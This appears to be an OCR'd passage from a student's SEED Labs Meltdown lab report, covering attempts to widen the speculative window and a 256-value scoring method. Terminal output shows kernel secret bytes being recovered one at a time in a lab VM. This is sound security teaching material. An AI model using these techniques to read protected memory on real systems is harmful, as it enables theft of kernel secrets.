
As we clearly see that doing so does not make a difference the access time is still to short and we cannot win the race against it. This approach was not successful because maybe it did not bother the access check time but instead tried to decrease the time to perform an operation on the kernel module data.

Task 7.3: Using Assembly Code to Trigger Meltdown

“give the algorithmic units something to chew while memory access is being speculated”

We now try to increase the actual time the CPU takes while checking. The hypothesis is that if we flood the eax register with a lot of instructions dependent on one another, this will internally put a load on the CPU thus increasing the time it needs to check the access, while it may not effect our aceessing the kernel data since it is cached and hence faster.







Observation:

The result is still not consistent giving an address fault sometimes , 0 as the answer and the correct answer sometimes.

Task 8: Make the Attack More Practical

This time to improve our side channel we make a bitmap kind of data structure that stores the scores of all 256 possible values and checks the highest score. This gives us a definite result and we can decode the secret


Terminal
2:48 AM
The number of hits is 971
[10/14/19]seed@VM:~/MeltDown$ ./MeltdownAttack
The secret value is 83 S
The number of hits is 944
[10/14/19]seed@VM:~/MeltDown$ gcc -march=native -o Meltdown
downAttack MeltdownAttack.c
[10/14/19]seed@VM:~/MeltDown$ ./MeltdownAttack
The secret value is 69 E
The number of hits is 987
[10/14/19]seed@VM:~/MeltDown$ gcc -march=native -o Meltdown
downAttack MeltdownAttack.c
[10/14/19]seed@VM:~/MeltDown$ ./MeltdownAttack
The secret value is 69 E
The number of hits is 977
[10/14/19]seed@VM:~/MeltDown$ gcc -march=native -o Meltdown
downAttack MeltdownAttack.c
[10/14/19]seed@VM:~/MeltDown$ ./MeltdownAttack
The secret value is 68 D
The number of hits is 977
[10/14/19]seed@VM:~/MeltDown$ gcc -march=native -o Meltdown
downAttack MeltdownAttack.c
[10/14/19]seed@VM:~/MeltDown$ ./MeltdownAttack


Terminal
2:49 AM
The number of hits is 977
[10/14/19]seed@VM:~/MeltDown$ gcc -march=native -o Meltdown
downAttack MeltdownAttack.c
[10/14/19]seed@VM:~/MeltDown$ ./MeltdownAttack
The secret value is 76 L
The number of hits is 970
[10/14/19]seed@VM:~/MeltDown$ gcc -march=native -o Meltdown
downAttack MeltdownAttack.c
[10/14/19]seed@VM:~/MeltDown$ ./MeltdownAttack
The secret value is 97 a
The number of hits is 980
[10/14/19]seed@VM:~/MeltDown$ gcc -march=native -o Meltdown
downAttack MeltdownAttack.c
[10/14/19]seed@VM:~/MeltDown$ ./MeltdownAttack
The secret value is 98 b
The number of hits is 978
[10/14/19]seed@VM:~/MeltDown$ gcc -march=native -o Meltdown
downAttack MeltdownAttack.c
[10/14/19]seed@VM:~/MeltDown$ ./MeltdownAttack
The secret value is 115 s
The number of hits is 988
[10/14/19]seed@VM:~/MeltDown$
Terminal